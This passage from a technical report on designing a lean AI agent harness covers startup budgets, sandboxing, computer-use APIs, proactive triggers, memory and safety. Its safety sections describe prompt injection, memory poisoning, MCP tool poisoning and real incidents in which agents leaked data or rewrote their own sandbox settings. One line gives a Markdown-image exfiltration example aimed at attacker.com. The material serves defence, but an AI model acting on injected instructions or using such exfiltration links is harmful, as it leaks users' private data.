Documented breakdown to emulate/beat (Claude Code’s pipeline): environment validation → security boundary → comms layer → UI, with **three overlapping tricks**: (1) fast-path exits (`--version` before *any* heavy import — 12 ms); (2) side-effect subprocesses (keychain, MDM) launched *during* module evaluation so their latency hides under parse time; (3) deferred init via `preAction` so `--help` never pays for the agent. Counterexamples: ~535 synchronous fs calls and a 300 ms V8 parse of an 11.3 MB eagerly-evaluated bundle.

Budget allocation for a compiled harness:

Phase	Budget	Notes
exec→main (dyld, libc, runtime init)	<10 ms	static link where possible; Go/Rust land here naturally
config load + env/keychain prefetch	<20 ms, overlapped	spawn secret/MDM reads immediately, join later
TLS/HTTP client init	<10 ms	rustls-native-roots preserves corp-MITM compat; init lazily on first request
session resume check (tail-read of log)	<30 ms	read last N records, not full replay
TUI first paint	<50 ms	ratatui/bubbletea trivially meet this
MCP servers	0 ms on critical path	spawn async after UI is live

5.2 Lazy loading & dependency discipline

Only-20- `import()` -in-11.3-MB is the failure mode; in compiled languages the equivalent is **unconditional heavyweight deps**. Codex’s own audit: feature-gate `image`, `syntect` / `two-face`, `OTel`, `rama`; drop `tokio full`; `sqlx` without `migrate`; `regex-lite`. Rule: **every dependency must justify itself against a per-release binary/RSS/startup diff** — automate `cargo bloat` /size CI gates.

5.3 Streaming-first architecture

The hot loop: read SSE chunk → parse incremental JSON → update TUI cell diff → maybe dispatch tool call. Keep it allocation-light: incremental/buffered SSE decoding, streaming JSON parsing for partial tool-call args, **diff-based TUI rendering** (viewport-only lesson). Transport: for local tool calls, stdio is *strictly superior* — sub-3 ms warm invocation vs HTTP’s TLS+network; reserve streamable-HTTP MCP for remote servers.

5.4 Process model & plugin systems that don’t bloat

- **Single process + spawned tools** is the lean default (mini-swe-agent: stateless `subprocess.run` per action — deliberately no persistent shell). **Client-server/daemon** (opencode’s server+TUI, zellij’s server+clients) buys multi-frontend and session-survives-disconnect, at the cost of a supervisor, socket lifecycle, and orphaned-process risk (Claude Code’s 21-day/35 GB zombie — install an `stdin.on('end') / SIGPIPE` watchdog and an idle-exit timer regardless).
- **MCP stdio overhead, measured:** child spawn ~2 ms but init/handshake **~360 ms** (Node server); first-call overhead is dominated by TLS setup for remote servers (~80–150 ms cross-region without resumption; local stdio first calls are far cheaper). Warm per-call p50 is sub-ms-to-few-ms locally. Implications: **spawn MCP servers lazily/concurrently after first paint**; pool per session; never on the startup critical path; prefer fewer richer tools and server-side chaining.
- **WASM plugins:** wasmi-style interpreted WASM loads in single-digit ms with no disk cache (zellij); Extism/wasmtime calls within ~5% of native for JSON-transform workloads; QuickJS via rquickjs is ~200 KB and <300 µs lifecycle for JS-syntax plugins. All beat “spawn a Node process per plugin” by ~100× on cold start.

5.5 Transcript memory & session durability

- Two-representation model is the emerging consensus: an **append-only event log** (JSONL or SQLite `messages / events` table) is the durable source of truth; the in-memory context is a *compacted projection* rebuildable at any time (`--resume` = rehydrate from log). Persist `SessionEvent`s directly; batch writes on a fixed window, `fsync` on turn boundaries; “durable-tail recovery” preserves whatever a crashed in-flight turn already wrote.
- SQLite (WAL) is the sweet spot for a local agent: single file, transactions, FTS5 for search (Crush and goose use it; ZeroClaw is file-based per OpenFang’s own comparison) — but apply lazygit’s lesson to the in-memory side: **window the transcript**, intern repeated strings/tool outputs, pool fixed-size records; cap resumed context; never retain `JSON.stringify`ed request copies in an unflushed buffer (gemini-cli’s 1 GB telemetry leak).
- Crash recovery = event log + per-turn checkpoint receipts; also protect against *idle* resource leaks: bound event channels per subagent, drain/release completed children (Codex’s 23→315 MB leak was undrained child event queues, in Rust — the runtime doesn’t fix architecture).

6. “Lean philosophy” evidence

- **mini-SWE-agent:** ~100 lines of Python agent class scores **>74% on SWE-bench Verified** (self-reported; official bash-only board ≤72.8%) and, head-to-head on Opus 4.7, **68.3% vs 62.2% for Claude Code’s scaffolding** (byteiota-only) — a ~6-point gap that *widens* as models improve (+11.5%

vs +6.1% uplift captured). The mechanism: no hard-coded tool lists, no planning modules, `bash` as the universal tool, stateless subprocesses. **Evidence that harness complexity can be net-negative for capability.**

- **Suckless/unix framing:** “the more code lines you have removed, the more progress you have made” — for agents, every subsystem is also *context*: tool schemas and system-prompt machinery consume tokens every turn (MCP tool-schema bloat alone can add ~18k tokens/turn).
- **Feature-vs-footprint decision framework:** ship a feature in-process only if (a) it’s on the critical path of every turn, (b) it can’t be a lazily-spawned MCP/WASM/QuickJS plugin, and (c) its binary+RSS+startup cost is measured in CI. Everything else is a plugin or a spawned OS primitive — how you keep Codex’s architecture without Codex’s 80→250 MB payload.

7. Recommended resource budgets

Metric	Target	Stretch	Anti-pattern ceiling (observed)
Cold start to first paint	<50 ms	<20 ms	>300 ms feels broken
Cold start to interactive-ready (excl. MCP)	<300 ms	<100 ms	gemini-cli 456 ms just for <code>--version</code>
<code>--version</code> fast path	<15 ms	<5 ms	—
Idle RSS (interactive session start)	<40 MB	<25 MB	200–400 MB (JS/Python harnesses)
RSS growth per hour idle	~0 (watchdog-verified)	—	35 GB/21-day zombie
Binary size (single static)	<15 MB	<8 MB	80–250 MB (ungated deps; bundled runtimes)
Install payload per platform	<20 MB	<10 MB	100–500 MB unpacked
MCP/plugin cold spawn	off critical path; <400 ms each, parallel	<50 ms (WASM/QuickJS plugins)	serialized 360 ms×N blocking startup
Sandbox per-exec overhead	<10 ms	~5 ms (landlock/seccomp/seatbelt)	containers (~200 ms) for local tool calls
Session durability	append-log write ≤ turn boundary; resume <500 ms	durable-tail per-step	full replay or in-memory-only sessions
Network egress default	deny-all + loopback proxy allowlist	HTTP-method/path rules	unrestricted egress

8. Actionable implications — runtime & distribution

1. **Write the core in Rust; treat Go as the fallback if team velocity demands it.** Rust is what the serious rewrites converged on (Codex, goose, oxideclaw, OpenFang, ZeroClaw) *and* it’s the only mainstream option giving native seccomp/landlock/seatbelt. Go is credible (Crush proves it) with μ s-scale GC pauses and the best TUI kit.

2. **Ratatui for Rust / Bubble Tea for Go; do not carry a JS runtime into the binary.** For plugins embed **QuickJS** (~200 KB) or interpreted **WASM (wasmi)** — sub-ms to load, sandboxed by construction; this is the plugin story that “doesn’t bloat.”
3. **Budget-gate everything in CI:** `cargo bloat` /size-diff check on every release; feature-gate image/syntax/telemetry deps from day one — retrofitting this is Codex issue #13091. Keep `tokio` features minimal; `regex-lite`; `rustls-native-roots`.
4. **Ship a minimal cross-compile matrix** (darwin-`{arm64,x64}`, linux-`{x64,arm64}` × `{gnu,musl}`, win-`{x64,arm64}`) as **static binaries via cargo-dist/GoReleaser**, plus an npm channel using per-platform `optionalDependencies` (never postinstall downloads; watch the ~200 MB registry ceiling).
5. **macOS: Developer ID + hardened runtime + notarytool in CI; distribute via signed pkg/dmg/zip** since bare Mach-O can’t hold a stapled ticket. Windows: Authenticode/Trusted Signing.
6. **Security without weight:** `sandbox-exec` re-exec on macOS (deprecated but load-bearing — design a fallback); **bwrap+Landlock+seccomp+rlimits** on Linux — ~5 ms, no root; a **loopback HTTP/SOCKS5 egress proxy** with domain/method allowlists and private-IP/DNS-rebinding guards; deny-by-default network. Reserve Firecracker-class microVMs for remote/hostile-code tier (~125–425 ms real cold path).
7. **Secrets:** OS keychain triple, prefetched during startup I/O overlap; single-key-encrypts-many pattern to avoid macOS prompt storms; minimal allowlisted env to child processes.
8. **Architecture:** single process + spawned tools; event-sourced append-only session log (JSONL or SQLite WAL) as both durability *and* audit; compacted in-memory projection with windowed transcript + interned strings (lazygit’s 3.1 GB→770 MB lesson); bound every channel, drain completed subagents, install an idle/stdin-end watchdog (the two biggest real-world agent resource bugs are lifecycle bugs, not language bugs).
9. **Startup engineering:** fast-path `--version` /help before any init; overlap secrets/config/telemetry I/O with boot; lazy-parallel MCP spawn (~370 ms each); target the §7 table.
10. **Product philosophy:** treat mini-SWE-agent’s result as the warning shot — a ~100-line loop beat a heavy scaffold by 6 points and scaled *better* with model gains. Every feature must clear: is it on the critical path of every turn? If not, it’s a plugin. Complexity costs tokens, bytes, latency, and — per the evidence — possibly capability.

Gaps to verify directly: exact cold-start/RSS numbers for target hardware (benchmarks are unverified/self-reported); Codex’s >200 MB payload composition; whether `sandbox-exec` survives the next macOS release (track apple/containerization#737); per-transport MCP numbers under your real tool mix. #

Chapter 11 — Personal Agents, Computer Use & Proactivity

The “Alfred” layer. Citations inline; uncertain or fast-moving claims flagged. Benchmark numbers are especially volatile — treat as directional.

0. Executive summary — personal agents & computer use

An “Alfred” is three systems that the industry currently ships as three separate products: a **computer-use runtime** (screenshot→action loops, DOM/a11y trees, grounding models), an **ambient/proactive layer** (triggers, schedulers, an approval inbox, interruption policy), and a **personal memory/personalization layer** (user model, persona, onboarding). Frontier vendors converged on nearly identical computer-use tool

loops (Anthropic, OpenAI, Google all ship screenshot-in/action-out APIs with built-in safety gates), while the genuinely differentiating hard problems are: (a) the **lethal trifecta** — private data + untrusted content + exfiltration channel — *unsolved*, must be addressed architecturally; (b) **interruption discipline** — two decades of HCI research on attention-aware notification is directly applicable and mostly ignored by current agent products; and (c) **trust earned through graduated autonomy** — the pattern every successful product implements as an approval ladder, and every failure implements poorly.

1. Computer-use capability

1.1 The vendor APIs have converged on one loop

All three frontier providers expose the same primitive: **the model never touches the machine; it returns structured actions, your runtime executes them, you return a screenshot**. Differences are in tool granularity and where safety enforcement lives.

	Anthropic Computer Use	OpenAI Computer Use (CUA)	Google Gemini Computer Use
Tool declaration	<code>{"type": "computer_toolset_20260801"}</code> — one entry yields 17 member tools (<code>screenshot</code> , <code>left_click</code> , <code>type</code> , <code>zoom</code> , ...); evolved from <code>computer_20241022</code>	<code>{"type": "computer"}</code> in the Responses API only	<code>computer_use</code> tool (<code>gemini-2.5-computer-use-preview</code> onward)
Call shape	<code>tool_use</code> blocks carrying <code>"toolset_name": "computer"</code> ; multiple blocks per turn = batched actions	<code>computer_call</code> item containing an <code>actions</code> list: <code>click</code> , <code>double_click</code> , <code>scroll</code> , <code>type</code> , <code>wait</code> , <code>keypress</code> , <code>drag</code> , <code>move</code> , <code>screenshot</code>	<code>function_call</code> per step; Gemini 3.x also returns a <code>reasoning_intent</code> field
Loop	<code>tool_result</code> blocks matched by <code>tool_use_id</code> ; image for <code>screenshot</code> / <code>zoom</code> , <code>"OK"</code> text suffices otherwise	<code>computer_call_output</code> with screenshot, chained via <code>previous_response_id</code>	New screenshot + current URL returned as <code>function_result</code>
Display params	none on the GA <code>computer_toolset_20260801</code> — coordinates are always in returned-screenshot pixel space (<code>display_*</code> params belonged to the beta <code>computer_2025*</code> versions, which still accept them)	none on the GA <code>{"type": "computer"}</code> tool (<code>display_*</code> / environment were <code>computer_use_preview</code> params)	Normalized coordinates; client scales to viewport
Safety surface	Computer-use safety classifiers (incl. prompt-injection detection on screenshot content) run	<code>pending_safety_checks</code> on <code>computer_call</code> ; calls fail until checks are acknowledged (mechanics)	Per-step out-of-model <code>safety_decision</code> on each action: <code>allowed</code> /

	Anthropic Computer Use	OpenAI Computer Use (CUA)	Google Gemini Computer Use
	only when the hosted computer_* tool type is declared ; custom schemas bypass this coverage	verified on <code>computer_use_preview</code> ; the GA <code>computer</code> path rejects <code>acknowledged_safety_checks</code> — verify current semantics)	<code>require_confirmation</code> / <code>blocked</code>

Design notes worth stealing: - **Action batching** matters for latency: Anthropic emits multiple `tool_use` blocks per turn; Microsoft’s UFO² reports ~51% fewer LLM calls via “speculative multi-action execution”. - **Coordinate fidelity** is the #1 practical bug source: the model sees exactly the pixels you send; if you downscale, map coordinates back. - **The tool declaration is a security surface**: declaring your own schema moves you onto the “generic safety path” — no prompt-injection classifiers on screenshots. If you build your own computer tool, you must re-implement that screening. - OpenAI’s recommended path is drifting toward **code execution against a sandbox** rather than discrete GUI actions — prefer APIs and Playwright, fall back to pixels.

1.2 Observation space: pixels vs. accessibility tree vs. DOM vs. hybrid

Approach	Who uses it	Strengths	Weaknesses
Pure screenshot (pixels)	Anthropic CU, OpenAI CUA, UI-TARS, SeeClick	Universal — works on any app incl. canvas/Electron/custom UI; no permissions needed	Grounding is the hard part; resolution/scaling bugs; screenshots carry prompt injection; expensive tokens/latency
Accessibility tree	OSWorld (a11y obs), OpenHands/BrowserGym, macOS AX API tools (mac-use, axcli, axon), Windows UIA (UFO ²)	Semantic targets (“button ‘Submit’”), robust to resolution, enables background-safe clicks that don’t steal focus	Lossy/incomplete coverage; requires OS permissions; APIs vary wildly across platforms
DOM serialization (web)	browser-use — “pre-chews the page, hands clickable/typable elements as a numbered list”	Cheapest, most reliable for web; no pixel grounding needed; stable element indices	Web-only; misses canvas/shadow-DOM; pages can lie to the DOM
Set-of-Marks hybrid	OSWorld <code>screenshot+a11y</code> , BrowserGym <code>overlay_som</code> , UFO ² hybrid	Numbered overlays give visual context <i>and</i> unambiguous targets	More pipeline machinery; still pixel-costly

browser-use swapped Playwright for **direct CDP** driving + event bus + watchdogs — “lighter and faster”. OpenHands’ browsing path attaches BrowserGym’s a11y-tree action space directly to its CodeAct agent.

UFO² (Microsoft) is the strongest existence proof for hybrid: merges UIA-detected controls with OmniParser vision detections (dedup by IoU), prefers **native APIs over GUI actions** (xlwings for Excel, win32com for Outlook), and adds a **Picture-in-Picture virtual desktop** so the agent works without disrupting the user’s session. The triage order — **API > a11y/DOM > pixels** — should be the harness’s default perception policy.

1.3 Grounding models

Model	Notes	Grounding evidence
UI-TARS / UI-TARS-1.5 (ByteDance)	End-to-end native GUI agent on Qwen-VL lineage; screenshot-only input; unified action space; System-2 reasoning	OSWorld 42.5 (100-step), ScreenSpot-V2 94.2, ScreenSpot-Pro 61.6 vs OpenAI CUA 23.4
SeeClick	Qwen-VL-based; screenshot-only; GUI-grounding pre-training	Created ScreenSpot (~1,200 instructions); “grounding gains correlate with downstream task success”
OmniParser (Microsoft)	Screen <i>parser</i> , not policy model: detects interactable icons + OCR → structured element list	Default visual backend for UFO ²
Agent S3 (Similar)	Framework: simplified agent + Behavior Best-of-N (sample N rollouts, pick best trajectory)	OSWorld single→bBoN (originally announced 62.6→69.9%; Similar’s repo now cites 66% → 72.6% — first above ~72% human baseline) (self-reported)

Other credible names: OS-Atlas, Aguis, ShowUI, UGround, CogAgent, Ferret-UI (Apple). *Relative rankings shift monthly; ScreenSpot-Pro is currently the most discriminating grounding eval.*

1.4 Benchmark trajectory

OSWorld (NeurIPS 2024) is the reference: 369 real desktop tasks on live VMs, execution-based grading (134 unique eval functions), pyautogui action space, ~72% human baseline. Progression: ~12% (2024) → 22% Anthropic / **38.1% OpenAI CUA-Operator** (Jan 2025) → Sonnet 4.5 61.4% → Agent S3 ~70–72.6% (late 2025) → **~83–86% frontier as of mid-2026** (self-/third-party-reported under differing harnesses/step budgets — read as “frontier ≈ or > human baseline,” not exact rankings). Companion evals: WebArena/WebVoyager/Online-Mind2Web, AndroidWorld, WindowsAgentArena, ScreenSpot(-Pro).

Implication: raw GUI competence is nearly commoditized. The harness’s differentiator is orchestration, safety, and context — not the agent loop.

1.5 Security model of handing over mouse & keyboard

Documented baseline (Anthropic, echoed by Google): dedicated VM/container, minimal privileges, no credentials inside, network egress allowlist, human confirmation for consequential actions. Anthropic’s containment write-up names four defense layers — **environment** (sandboxes, filesystem boundaries, egress: “if credentials never enter the sandbox, they can’t be exfiltrated”), **model** (system prompts, classifiers, training; probabilistic only — Opus 4.7 holds injection ASR ~0.1% single-attempt but ~5–6% over 100 adaptive attempts on Gray Swan), **external content** (an audited connector ≠ audited data), and monitoring. The Open Interpreter local-OS profile shows the *wrong* default vividly: `auto_run = True` with “be ready to close your terminal”.

2. Proactive / sidekick architecture

2.1 Trigger taxonomy

Trigger class	Mechanism	Examples
Time-based	cron/systemd/launchd; in-agent <code>sleep_until</code>	Gemini scheduled actions; ChatGPT Tasks; OpenClaw cron; Khoj automations
Heartbeat / self-wake	Periodic “check-in” turn where the agent decides whether anything needs doing	OpenClaw heartbeats every 30 min (docs advise <i>disabling until you trust the setup</i>)
Event streams	Webhooks, IMAP IDLE, file watchers, Slack/Teams events, OS notifications	LangChain ambient email assistant; Devin triggered by Sentry/Linear; Pixel Magic Cue
Context/state change	Screen content, location, calendar transitions	Magic Cue surfaces a business’s name during a call, processed on-device

2.2 The ambient-agent pattern (LangChain)

LangChain’s ambient-agents work is the clearest articulation: agents that “respond to ambient signals and demand user input only when they detect important opportunities or require feedback”. Reusable pieces:

- **A triage step before the agent:** classify the event (ignore / notify / draft-for-review / act).
- **An “Agent Inbox” UX** — “an email inbox crossed with a support ticketing system”: every open line of communication between user and agent, backed by `interrupt()` s and persistence. **This is the right frontend contract for a sidekick:** proactivity produces *inbox items*, not push interruptions, by default.

2.3 When should an agent interrupt? — the HCI literature

- **Horvitz’s attention-sensitive alerting** (Microsoft, 1999–2005): model the user’s attentional state from activity signals; fire an alert only when **expected value of information – expected cost of interruption** > 0 ; “silence is a first-class action.” BusyBody learned personalized cost-of-interruption models; bounded deferral delays alerts when busy.
- **Interrupt at breakpoints:** deferring notifications to task boundaries measurably reduces frustration and reaction time.
- **The cost is real:** Iqbal & Horvitz (CHI 2007) measured resumption phases of ~10–16.5 min per interruption (the famous ~23-min figure is Gloria Mark’s), and **27% of task suspensions took >2 hours to resume**. A 2026 survey (“The Missing Cost Term”) argues modern proactive-agent work has mostly forgotten the cost term: `intervene  $\Leftrightarrow$  E[benefit] – E[cost] > 0`.
- **Mixed-initiative principles** (postmortem on Clippy): weigh uncertainty about the user’s goal against the cost of the action — a low-confidence interruption is worse than none.
- **Users tolerate proactivity when it’s useful:** “May I Interrupt?” found participants “surprisingly positive” — with privacy, timing, context-appropriateness as concerns.
- DiscussLLM trains a literal **silent token** so the model learns to stay quiet.

2.4 Notification discipline & digest patterns

1. **Default to digest, escalate by severity.** ChatGPT Pulse does overnight synthesis into 5–10 morning “cards,” explicitly anti-engagement-hack: it *stops* — “Great, that’s it for today”. Cards expire in 24h unless saved — ephemerality as noise-reduction.
2. **Three output tiers:** silent observation → inbox item (async review) → push notification (rare, high-urgency). Never push what could be a digest line.
3. **User curation loop:** Pulse’s “curate” + thumbs + viewable/deletable feedback history — the minimal preference-learning surface.
4. **Quiet hours & focus detection** — desktop frontends can read real interruption state (calendar busy, DND, active window) — Horvitz’s signals.
5. **Learn from response latency:** consistently-ignored notification classes get demoted to digest.

2.5 Daemon vs. on-demand; reliability for unattended runs

Architecture choice: an always-on daemon (OpenClaw’s Gateway is the reference: one long-lived process owning channel connections, emitting `heartbeat / cron / agent` events over a WS control plane) is what enables proactivity at all; on-demand CLIs can’t wake themselves. Recommended shape: **thin always-on trigger daemon + on-demand agent execution** — the daemon owns triggers, dedup, notification queue; it spawns sandboxed agent runs per task. Isolates the risky part (tool execution) from the always-on part.

Reliability requirements for unattended runs: - Checkpoints ≠ durable execution. A

LangGraph run lives in one process; on resume a crashed node *re-runs its side effects*. Temporal-style durable execution journals every step and replays on crash; the Temporal×LangGraph plugin runs graph nodes as Activities with retries/timeouts. - **Interrupts that outlive the process:** human-approval waits must persist for days and resume exactly where they stopped (Agent Inbox is the UI counterpart). -

Practical invariants: idempotency keys on every side-effecting tool; step/time/cost budgets per run; circuit breakers per tool; watchdog heartbeat + dead-man’s switch (the agent going silently dead is the worst failure); a kill switch reachable from every frontend.

3. Personal memory & personalization

3.1 Memory architectures in production

System	Model	Notable mechanics
ChatGPT Memory	Two layers: saved memories (explicit, user-inspectable) + reference chat history (implicit, inferred, no list view)	“Memory updated” affordance; per-layer toggles; Temporary Chat bypasses; deletion requires removing the memory <i>and</i> its source chat
Letta (ex-MemGPT)	Agent self-edits memory via tools. Core memory = labeled memory blocks (char-limited, always in context); archival = vector store; recall = conversation history; shared blocks across agents	“Sleep-time compute”: a second <i>sleep-time agent</i> holds memory-editing tools and rewrites memory offline

System	Model	Notable mechanics
Mem0	Pipeline: LLM extracts facts per turn → dedup/reconcile → vector store (+ graph on Pro)	Scopes: user/session/agent; self-hostable
Zep/Graphiti	Temporal knowledge graph — every fact/edge has a validity window	LongMemEval 63.8% vs Mem0 49.0% (vendor-benchmarked)
Generative Agents	Memory stream + retrieval scored on recency × relevance × importance + periodic reflection	Canonical academic blueprint; its retrieval formula is a good default scoring function

3.2 Memory write policy — and its new attack surface

Design rules across systems: (1) writes should be **schema'd tool calls**, not free text; (2) every memory carries **provenance** (which session/source/URL produced it), confidence, TTL/decay class; (3) the store must be **user-inspectable and editable**; (4) **separate profile (stable identity) / episodic (events) / semantic (preferences, knowledge) / procedural (“how the user likes things done”)** layers with different write bars — profile writes should require confirmation.

Memory poisoning is the sleeper threat. “Sleeper memory poisoning” — planting a fabricated fact about the user via content the agent reads — achieved **99.8% memory-write success on GPT-5.5 and 95% on Kimi-K2.6**, with poisoned memories steering actions in 60–89% of retrievals; a systematic study identifies **4 write channels, 9 structural vulnerabilities, 6 attack classes** and shows “existing prompt injection defenses fail to cover memory poisoning”; Rehberger demonstrated Copilot silently writing attacker facts into persistent memory; OWASP lists it as ASIO6. **Mitigations:** tag memories written from untrusted content with provenance=untrusted and lower trust weight; gate memory writes like tool calls (a write is a side effect); surface writes in the UI (“Memory updated” is also a *security* affordance); periodically audit/cull via the sleep-time agent.

3.3 Privacy-by-design for a personal agent

- **Local-first memory store** (SQLite + embeddings on disk — Khoj’s pitch: “your data never leaves your machine”).
- **Sensitivity classes on memories** (public / personal / secret); *secret* fields excluded from cloud-model context by default or routed to a local model.
- **Sandboxed sessions can’t reach the memory store raw** — memory access via a read API with per-class filtering; untrusted-context sessions get a *read-only, filtered* view (cf. ChatGPT agent **disabling memory entirely** during agent mode).
- Incognito/temporary mode that neither reads nor writes memory.

3.4 Persona persistence & onboarding

Community practice converged on **guided interview → draft persona → explicit approval**: `identity.md`, `relationships.md`, `preferences.md`, `SOUL.md` files populated by a conversational interview, including a “name the AI” step. OpenCrane’s version adds the key trust feature: **the draft persona can’t act until reviewed and approved, and every persona “insight” traces back to the exact interview answer that produced it** — provenance for the persona itself. Letta’s `persona` memory block is the same idea in-context. For a harness: persona = a versioned, diffable file in the workspace, not a hidden system-prompt blob.

4. Integration surface

4.1 MCP as the integration bus — and its trust problem

MCP is the de-facto tool bus (JSON-RPC; stdio + HTTP; OAuth in-spec). It is also the trifacta’s favorite delivery mechanism. Documented attacks: **tool poisoning** (malicious instructions in tool descriptions — invisible to users, visible to the model), **tool shadowing** (a malicious server’s description hijacks a *trusted* server’s `send_email`), **rug pulls** (a trusted tool definition changes after approval — CVE-2025-54136 is Cursor’s variant: no re-prompt when a *local* MCP config file is modified post-approval), and scale: >60% attack success across 45+ real servers; 24k+ secrets leaked in MCP config files per GitGuardian.

Countermeasure: **tool pinning/hashing** (mcp-scan detects description changes), server allowlists, treating tool descriptions as untrusted content.

4.2 Messaging surfaces & the gateway pattern

The lesson of 2026: **the chat apps are the frontend**. Two reference implementations:

- **OpenClaw** (viral self-hosted personal agent): one always-on **Gateway** owns every channel (WhatsApp, Telegram, Slack, Discord, Signal, iMessage, Matrix, Teams...), exposes a typed WebSocket control plane plus HTTP endpoints, and “nodes” (macOS/iOS/Android devices) connect with explicit capability declarations. Sessions route per-agent/workspace/sender; heartbeats + cron are first-class events. **This gateway topology — one daemon owning channels, thin clients over WS — is exactly the right harness shape for a multi-frontend personal agent.**
- **Poke** (Interaction Co.): personal assistant entirely over iMessage/SMS/Telegram/RCS; first AI agent approved on **Apple Messages for Business**; ~100M messages relayed; proactive texts.
- **Devin’s Slack surface** is the discipline model: keyword protocol (`!ask` , `!deep` , `mute` , `(aside)` , `sleep` , `!fast` / `!ultra`), thread-scoped sessions, knowledge capture from threads, PR→review-link loop.

4.3 OS-level automation — the practical layer beneath “computer use”

Platform	Structured control	Input synthesis	Notes
macOS	Accessibility API (<code>AXUIElement</code>), AppleScript/JXA via <code>osascript</code> , Shortcuts/App Intents, System Events	<code>CGEvent</code> , <code>clickclick</code> , Hammerspoon	<code>axcli</code> does background-safe clicks via <code>CGEventPostToPid</code> — no focus steal; <code>mac-use</code> clicks elements <i>by name</i> via AX tree; both need Accessibility + Screen Recording perms on the <i>host</i> process
Windows	UI Automation (<code>IUIAutomation</code>), Win32, COM (Office), PowerShell	<code>SendInput</code> , AutoHotkey	UFO²: UIA first, OmniParser vision fallback, native app APIs preferred
Linux	AT-SPI a11y, <code>wmctrl</code> , <code>xdotool</code> (X11), <code>ydotool</code> (Wayland)	XTest / <code>ydotool</code>	OSWorld’s reference env; Wayland breaks X11 tooling — plan for both

Platform	Structured control	Input synthesis	Notes
Cross-platform	—	pyautogui; computer-use-mcp uses Rust NAPI direct calls	Its critique: spawning xdotool / osascript per action is slow and causes focus-stealing — bind OS APIs in-process

Platform direction: Apple’s App Intents + Spotlight semantic index + onscreen awareness is the sanctioned “agent controls your apps” substrate — apps declare entities/intents and the *system*-brokered assistant acts. OS vendors want to own the agent layer’s permissions.

4.4 Voice

Two architectures: **cascaded STT→LLM→TTS** (mature, full text audit trail, moderate latency, loses prosody) vs **speech-to-speech realtime** (fastest, expressive, less tool maturity, limited auditability) vs **half-cascade** hybrids. The hard part is turn-taking: VAD + transcript waits + learned end-of-turn models — misdetected turn-ends *are* interruptions, so all the §2.3 cost research applies double. For Alfred: voice is a frontend, not a core concern — but keep a text transcript of every voice session for audit.

5. Safety & trust for a personal agent

5.1 The lethal trifecta — the chapter’s central problem

An agent is exploitable when it combines **(1) access to private data, (2) exposure to untrusted content, (3) an external communication/exfiltration channel**. A personal agent is the trifecta by design. Even a “communication” leg as weak as emitting a clickable URL or rendering a Markdown image enables exfiltration (`! [img] (attacker.com/?data=secrets)`). And once users mix tools themselves, vendors can’t protect them — **the harness author owns this problem**.

5.2 Incident corpus (proof this is practical, not theoretical)

- **EchoLeak / CVE-2025-32711** (M365 Copilot, CVSS 9.3): crafted email → bypasses XPJA classifiers by *not mentioning AI* → reference-style Markdown links → auto-fetched image → CSP bypass via `teams.microsoft.com` open redirect. Zero-click exfiltration across every bypass layer.
- **Agentic browsers:** Brave’s demos — an instruction hidden *inside an image* made Comet exfiltrate the user’s Perplexity account email, and a separate demo exfiltrated Gmail subjects via Fellou (Comet itself was separately shown leaking Gmail data via text injection); Atlas fell to document-embedded injections; a UW paper demonstrated **SOP circumvention** via the agent.
- **Promptware:** Rehberger’s demos — poisoned Linear ticket → Windsurf RCE; zero-width Unicode in Xcode; Copilot memory corruption.
- **OpenClaw’s CVE record** is a cautionary tale in a box: 135k+ internet-exposed gateways; CVE-2026-45001 — prompt-injected agent silently rewriting its own sandbox/TLS/MCP config via unguarded `config.patch` endpoints (“the trust boundary between the model and the host operator collapses at the configuration layer”). **Config mutation must never be a model-reachable tool.**

5.3 Defense-in-depth: map every control to a layer

Layer	Mechanisms
Architecture (structural — strongest)	The six design patterns: Action-Selector, Plan-Then-Execute, LLM Map-Reduce, Dual-LLM, Code-Then-Execute, Context-Minimization — all enforce “once an agent ingests untrusted input, it cannot trigger consequential actions”; CaMeL: extract a program from the <i>trusted</i> query, run in a custom interpreter, attach capabilities to every value — 77% of AgentDojo tasks with provable security vs 84% undefended
Runtime taint-tracking	Microsoft FIDES : integrity + confidentiality labels on every content item, propagated by middleware, deterministically checked before each tool call — e.g., <code>post_comment</code> refused while untrusted content in scope; <code>approval_on_violation</code> turns refusals into human prompts
Environment	VM/container sandbox, filesystem boundaries, egress allowlists , separate browser profile
Model layer	Injection-robustness training, screenshot/tool-result classifiers, adversarial RL red-teaming (Atlas: train an attacker model, mine new injection classes, fold into checkpoints)
Human layer	Confirmations for consequential actions, watch mode, takeover
Credential layer	Brokered credentials, never in context

Pragmatic synthesis: implement a *FIDES-lite* taint bit per session — once a session ingests untrusted content (web page, inbound email/DM, tool result from external source), mark it **tainted**; tainted sessions lose write access to private data stores and cannot invoke exfil-capable tools without a plan-committed pre-approval or human gate. That’s the trifecta enforced structurally.

5.4 Permission escalation & irreversible actions

Production consensus (ChatGPT agent): **request permission before actions of consequence; interrupt/takeover/stop anytime; “watch mode” forces the user to watch on sensitive sites; takeover mode stops screenshots while the user types credentials; memory disabled during agent mode.** Autonomy ladder (per-domain, user-configurable):

1. **Observe** (read-only, silent) → 2. **Suggest** (inbox item) → 3. **Act with approval** → 4. **Act + report** (post-facto receipt) → 5. **Act silently** (only for proven, reversible domains).

Irreversibility taxonomy: `read < internal write < external communication < money < identity-reputation` (sending a message as the user is worse than spending \$20). **Outbox pattern:** external comms default to *drafts* until trust is earned. Approvals carry scope (this once / this session / always-for-this-action-class).

5.5 Credential brokering — never let secrets reach the context

Emerging standard design: the agent holds a **capability token, never the upstream credential**; a broker/proxy injects the real credential server-side into the outbound request; every call is policy-checked (time windows, rate limits, manual approval) and audit-logged; OS keychain stores the vault key. For OAuth: Authorization Code + PKCE, short-lived tokens, per-scope consent; the IETF draft `oauth-ai-agents-on-behalf-of-user` adds `requested_actor / actor_token` so consent screens show the *agent's* identity. For GUI logins where no API exists: the **credential vault types the password into the form itself** and hands back a session handle — the password never enters model context.

5.6 Audit trails

